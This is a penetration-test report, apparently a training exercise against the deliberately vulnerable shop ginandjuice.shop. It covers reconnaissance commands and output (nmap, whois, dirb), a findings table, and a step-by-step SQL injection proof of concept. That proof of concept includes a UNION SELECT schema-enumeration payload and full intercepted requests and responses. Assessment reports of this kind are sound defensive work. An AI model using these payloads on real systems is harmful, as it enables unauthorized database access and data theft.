HACK TACTÍX

2024 Security Assessment Report Prepared For

ginandjuice.shop

Report Issued: 24/10/2024

Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to ginandjuice.shop or facilitate attacks against ginandjuice.shop. HACK TACTIX shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a "point-in-time" assessment made on ginandjuice.shop's environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

TABLE OF CONTENTS

EXECUTIVE SUMMARY

HACK TACTIX performed a security assessment of the internal corporate network of *ginandjuice.shop* on 24/10/2024. The penetration test simulated an external threat actor attempting to exploit vulnerabilities within *ginandjuice.shop*'s systems to gain unauthorized access and compromise critical infrastructure. The assessment aimed to identify weaknesses in *ginandjuice.shop*'s network and provide recommendations for mitigating these risks. During this engagement, HACK TACTIX discovered a total of 12 vulnerabilities across the environment, categorized by severity as shown below:

CRITICAL	**HIGH**	**MEDIUM**	**LOW**
0	5	**2**	**3**

The high-severity vulnerabilities pose significant risks to the security of <CLIENT NAME>'s systems. The most critical vulnerabilities, such as SQL Injection (rated 8.8), could allow an attacker to directly manipulate the database, execute unauthorized queries, and potentially exfiltrate sensitive data. Similarly, Cross-Site Scripting (XSS) (both reflected and DOM-based) enables attackers to inject malicious scripts into web pages viewed by users, leading to session hijacking, credential theft, or malicious redirection.

Other notable vulnerabilities include XML External Entity (XXE) Injection, which could expose internal files or allow an attacker to launch denial-of-service (DoS) attacks, and Client-Side Template Injection, which could enable remote code execution or data manipulation in certain scenarios. While medium and low-severity issues like vulnerable JavaScript libraries, missing security headers (e.g., HSTS, CSP), and improperly configured cookies may not be immediately exploitable, they nonetheless weaken the overall security posture and should be addressed.

To maintain the confidentiality, integrity, and availability of critical data, *ginandjuice.shop* must prioritize the remediation of the identified high-severity vulnerabilities. Additionally, addressing the medium- and low-severity issues will further reduce the risk of exploitation and improve the resilience of *ginandjuice.shop*'s infrastructure.
This assessment may not reveal all vulnerabilities present in the network and may be affected by any changes made to the environment during the testing period.

HIGH LEVEL ASSESSMENT OVERVIEW

The security assessment uncovered a range of vulnerabilities categorized into **high**, **medium**, **low**, and **informational** severity levels. Among these, several issues pose immediate risks to the application's security and should be prioritized for remediation.

Observed Security Strengths

- **Basic web security practices in place**: Despite some serious vulnerabilities, the application has standard security mechanisms, such as session cookies, which can be enhanced to offer further protection.
- **Potential for improvement with minimal effort**: Several low and informational vulnerabilities, such as missing flags on cookies and missing security headers, can be resolved quickly to enhance the overall security.

Areas for Improvement

- **High-Risk Vulnerabilities**: Issues like SQL Injection, multiple forms of Cross-Site Scripting (XSS), and XXE injection need urgent attention.
- **Client-Side Security**: Insecure JavaScript libraries and template injections raise concerns about the client-side attack surface.
- **Security Headers**: The absence of key security headers (HSTS, CSP) weakens protection against modern attacks like clickjacking and script injection.
- **Cookie Security**: Missing flags on cookies (HttpOnly, Secure) allow potential exposure to unauthorized parties.

Short Term Recommendations

- **Immediate Patch for SQL Injection (8.8 High)**: SQL Injection is critical and can allow an attacker to access or manipulate sensitive data in the backend. Immediate sanitization of user inputs and prepared statements should be implemented.
- **Fix Cross-Site Scripting Issues (7.2-7.3 High)**: Address both reflected and DOM-based XSS vulnerabilities by properly escaping or validating user inputs.

· **Mitigate XML External Entity (XXE) Injection (8.5 High)**: Disable external entity parsing in XML libraries used by the application to prevent XXE attacks.

Long Term Recommendations

1. **Client-Side Template Injection (7.0 High)**: Implement secure coding practices for templates to prevent injection vulnerabilities. Use templating engines that automatically escape inputs or apply rigorous validation.
2. **Vulnerable JavaScript Libraries (5.4 Medium)**: Regularly update client-side libraries and frameworks to their latest stable versions to avoid known security vulnerabilities.
3. **Security Headers**: Implement HTTP Strict Transport Security (HSTS) and a robust Content Security Policy (CSP) to mitigate common client-side attacks like cross-site scripting and clickjacking.
4. **Strengthen Cookie Security**: Ensure all cookies are set with the HttpOnly and Secure flags to prevent them from being accessed via client-side scripts or transmitted over insecure connections.

By addressing the identified vulnerabilities, especially the high-risk issues, and following the short-term and long-term recommendations, the application will significantly reduce its attack surface and enhance its resilience against both internal and external threats.

SCOPE

All testing was based on the scope as defined in the Request For Proposal (RFP) and official written communications. The items in scope are listed below.

Networks

Network	Note
ginandjuice.shop	Web application vulnerabilities

Provided Credentials

ginandjuice.shop provided HACK TAKTIX Team with the following credentials and access to facilitate the security assessment listed below.

Item	Note
Customer Account	(carlos) A fake customer account in the login application for testing functionality that requires authentication.

TESTING METHODOLOGY

HACK TACTIX's testing methodology was split into three phases: **Reconnaissance**, **Target Assessment**, and **Execution of Vulnerabilities**. During reconnaissance, we gathered information about ginandjuice.shop's network systems. HACK TAKTIX used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment. HACK TAKTIX simulated an attacker exploiting vulnerabilities in the ginandjuice.shop network. HACK TAKTIX gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	**10**	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.
High	**7-9**	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
Medium	**4-6**	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	**1-3**	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.
Informational	**0**	These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
Possible	Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.
Unlikely	Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
Moderate	Successful exploitation may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation may affect few users, without causing much disruption to routine business functions.

Remediation Difficulty Classifications

Difficulty	Description
Hard	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
Moderate	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
Easy	Remediation can be accomplished in a short amount of time, with little difficulty.

APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
BurpSuite Community Edition	Used for testing of web applications.
Acunetix	Used for A comprehensive vulnerability scanner.
Nmap	Used for scanning ports on hosts.
wappalyzer	Used to Identifies technologies used by websites.
Whois	Used to Provides domain registration and ownership information.
Dirb	Used to Brute-forces directories and files on web servers.

Table A.1: *Tools used during assessment*

Reconnaissance

Reconnaissance is the first phase in the cybersecurity kill chain, particularly in ethical hacking or penetration testing. It involves gathering as much information as possible about a target system, network, or organization. The goal is to identify potential vulnerabilities that could be exploited in later stages.


1.Nmap (Network Mapper):

- **Purpose**: Identify open ports, services, and operating system details on the target's public IP.
- **Command Used**: nmap -sS -Pn ginandjuice.shop
- **Findings**:

Port : 443 , 80 SERVICE : http VERSION: awselb/2.0

2. Wappalyzer

- **Purpose**: Identify technologies and platforms used by the website.
- **Findings**:



JavaScript frameworks

AngularJS 1.7.7

React 18.2.0

Miscellaneous

HTTP/2

PaaS

Amazon Web Services

Load balancers

Amazon ALB

UI frameworks

CivicTheme


3. Whois

- **Purpose**: Retrieve domain registration and ownership information for example.com.
- **Command Used**: whois ginandjuice.shop
- **Findings:**

```
Domain Name: GINANDJUICE.SHOP

Registry Domain ID: DO6465675-GMO

Registrar URL: http://www.godaddy.com

Updated Date: 2024-06-24T18:54:28.0Z

Creation Date: 2022-01-12T09:31:25.0Z

Registry Expiry Date: 2027-01-12T23:59:59.0Z

Registrar: GoDaddy.com LLC

Registrar IANA ID: 146

Registrar Abuse Contact Email: abuse@godaddy.com

Registrar Abuse Contact Phone: +1.4806242505

Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited

Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited

Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited

Registrant State/Province: Arizona

Registrant Country: US

Name Server: NS-1000.AWSDNS-61.NET

Name Server: NS-110.AWSDNS-13.COM

Name Server: NS-1496.AWSDNS-59.ORG

Name Server: NS-1543.AWSDNS-00.CO.UK
```

4. Dirb

- **Purpose: Discover hidden directories and files on the target web server.**
- **Command Used: dirb https://ginandjuice.shop**
- **Findings:**



```
┌──(kali㉿kali)-[~/wappalyzer-cli]
└─$ dirb https://ginandjuice.shop

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct 23 20:02:30 2024
URL_BASE: https://ginandjuice.shop/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://ginandjuice.shop/ ----
+ https://ginandjuice.shop/about (CODE:200|SIZE:11166)
+ https://ginandjuice.shop/About (CODE:200|SIZE:11148)
+ https://ginandjuice.shop/admin (CODE:403|SIZE:15)
+ https://ginandjuice.shop/Admin (CODE:403|SIZE:15)
+ https://ginandjuice.shop/ADMIN (CODE:403|SIZE:15)
+ https://ginandjuice.shop/analytics (CODE:200|SIZE:0)
+ https://ginandjuice.shop/blog (CODE:200|SIZE:10923)
+ https://ginandjuice.shop/Blog (CODE:200|SIZE:10905)
+ https://ginandjuice.shop/catalog (CODE:200|SIZE:16798)
+ https://ginandjuice.shop/favicon.ico (CODE:200|SIZE:15406)
+ https://ginandjuice.shop/login (CODE:200|SIZE:7451)
+ https://ginandjuice.shop/Login (CODE:200|SIZE:7442)
+ https://ginandjuice.shop/logout (CODE:302|SIZE:0)
+ https://ginandjuice.shop/my-account (CODE:302|SIZE:0)
+ https://ginandjuice.shop/subscribe (CODE:405|SIZE:20)
```

ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk	Page
1	(2) SQL Injection	8.8	High	13
2	(1) Cross-site scripting (reflected)	7.3	High	19
3	(1) DOM-based cross site scripting	7.2	High	20
4	(1)Client-side template injection	7.0	High	21
5	(1) XML external entity (XXE) injection	8.5	High	24
6	Vulnerable JavaScript libraries	5.4	Medium	26
7	HTTP Response Header Injection	6.5	Medium	27
8	Cookies without HttpOnly flag set	3.1	Low	30
9	Cookies without Secure flag set	3.1	Low	31
10	HTTP Strict Transport Security (HSTS) not implemented	3.1	Low	32
11	Content Security Policy (CSP) not implemented	0	Informational	33
12	Javascript Source map detected	0	Informational	34

1.1. SQL Injection in /catalog [category parameter]

Summary:

SQL injection (SQLi) is a critical web application vulnerability that allows attackers to manipulate SQL queries by injecting malicious input into query parameters. The impact and mitigation strategies for SQL injection vary depending on the application's architecture and the type of SQL injection. Let's break this down:

The application’s /catalog endpoint accepts a parameter called category which is vulnerable to SQL injection. During testing, a single quote (') was submitted in the category parameter, which resulted in a SQL error message being displayed. Upon submitting two single quotes (''), the error message was suppressed, confirming the existence of an injection point that could potentially be exploited to manipulate SQL queries.

- **Affected URL:** https://ginandjuice.shop/catalog?category=<input>
- **Vulnerable Parameter:** category

Severity : CVSS Score: 8.8 (High)

Tools used:

-Burp Suite to intercept and modify requests.

-Browser to access the target web page.

Steps to Reproduce (POC) :

Step 1: Intercept the Request in Burp Suite


-Open Burp Suite and ensure that the Intercept feature is turned on.

-Navigate to the catalog page of the application in your browser:

https://ginandjuice.shop/catalog?category=Accessories

-Capture the request in Burp Suite.

-When a single quote (') is injected into a specific parameter, the application triggers a 500 Internal Server Error. This indicates potential improper handling of special characters or a possible SQL injection vulnerability.




```
GET /catalog?category=' HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=
3dB051388enEyZtRbHx1u0B+miFSmyJumxpxJeZIXystBW7ZzCDWfNYzTXsVum0fND0u6UbsEya6WZ1g29SGUfp5B0dLrwi
aTaQE/LpsvDFSUmUuWiahIGKZMpwf; AWSALBCORS=
3dB051388enEyZtRbHx1u0B+miFSmyJumxpxJeZIXystBW7ZzCDWfNYzTXsVum0fND0u6UbsEya6WZ1g29SGUfp5B0dLrwi
aTaQE/LpsvDFSUmUuWiahIGKZMpwf; TrackingId=
eyJ0eXB1IjoiY2xhc3MiLCJ2YWx1ZSI6ImJoSk01dzRrNFVRMGtQW1YifQ==; session=
IKhRvieKSBToJh14tthk0rUW9I0uMoIw; category=Accessories
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg
+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 500 Internal Server Error
Date: Tue, 22 Oct 2024 06:15:57 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3719
Set-Cookie: AWSALB=
gHeBX5RpWEtr9ozi9ycn0FyiEFF/rbJsjjnhDJARxdUyIqA5ZsLnN1zBPKlmERbWjPZTfACU4vBp2rl
egQ1dwn8qRUw81UQuI5U/9UPBXJzLvJcD//0PH5/vMnad; Expires=Tue, 29 Oct 2024
06:15:57 GMT; Path=/
Set-Cookie: AWSALBCORS=
gHeBX5RpWEtr9ozi9ycn0FyiEFF/rbJsjjnhDJARxdUyIqA5ZsLnN1zBPKlmERbWjPZTfACU4vBp2rl
egQ1dwn8qRUw81UQuI5U/9UPBXJzLvJcD//0PH5/vMnad; Expires=Tue, 29 Oct 2024
06:15:57 GMT; Path=/; SameSite=None; Secure
Set-Cookie: category='; Secure; HttpOnly
X-Backend: 88e2ee1f-8a37-406b-b0fa-f68ccb73e0fe
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <link href=/resources/css/labsScanme.css rel=stylesheet>
    <meta name="viewport" content="width=device-width, user-scalable=no">
    <script src="/resources/js/react.development.js">
```

Step 2: Modify the category Parameter to Inject SQL Payload

In Burp Suite, modify the intercepted request by changing the category parameter to include the SQL injection payload:

Accessories' UNION SELECT NULL,NULL,GROUP_CONCAT(schema_name),NULL,NULL,NULL,NULL,NULL FROM information_schema.schemata--




```
GET /catalog?category=
Accessories'+UNION+SELECT+NULL,NULL,GROUP_CONCAT(schema_name),NULL,NULL,NULL,NULL,NULL+FROM+inf
ormation_schema.schemata-- HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=
3dB051388enEyZtRbHx1u0B+miFSmyJumxpxJeZIXystBW7ZzCDWfNYzTXsVum0fND0u6UbsEya6WZ1g29SGUfp5B0dLrwi
aTaQE/LpsvDFSUmUuWiahIGKZMpwf; AWSALBCORS=
3dB051388enEyZtRbHx1u0B+miFSmyJumxpxJeZIXystBW7ZzCDWfNYzTXsVum0fND0u6UbsEya6WZ1g29SGUfp5B0dLrwi
aTaQE/LpsvDFSUmUuWiahIGKZMpwf; TrackingId=
eyJ0eXB1IjoiY2xhc3MiLCJ2YWx1ZSI6ImJoSk01dzRrNFVRMGtQW1YifQ==; session=
IKhRvieKSBToJh14tthk0rUW9I0uMoIw; category=Accessories
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg
+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Step 3: Forward the Request and Review the Response

-After modifying the request, Forward it to the server.

-Review the server's response in Burp Suite. If the application is vulnerable, the response should include a list of database schemas.



```
                  i) => {
                    const name = category[0];
                    const href = category[1];
                    const selected = categorySelected(name, selectedCategory);
                    const className = selected ? 'filter-category selected' :
                    'filter-category';
                    return element('a', {
                       key: i, className, href
                    }, name);
                  }
                  );

                  const filterBar = element('div', null, categoryList);
                  root.render(filterBar);

                </script>
              </section>
              <section class="container-list-tiles">
                <h3>
                  INFORMATION_SCHEMA,PUBLIC
                </h3>
                <a href="/catalog/product?productId=5">
                  <img src="/image/scanme/productcatalog/products/8.png">
                  <h3>
                    Flamin' Cocktail Glasses
                  </h3>
                  <img src="/resources/images/rating1.png">
                  <span class="price">
                    $69.81
                  </span>
                  <span class="button">
                    View details
                  </span>
                </a>
                <a href="/catalog/product?productId=9">
                  <img src="/image/scanme/productcatalog/products/7.png">
                  <h3>
                    Limited Edition Cocktail Shaker
                  </h3>
                  <img src="/resources/images/rating2.png">
```

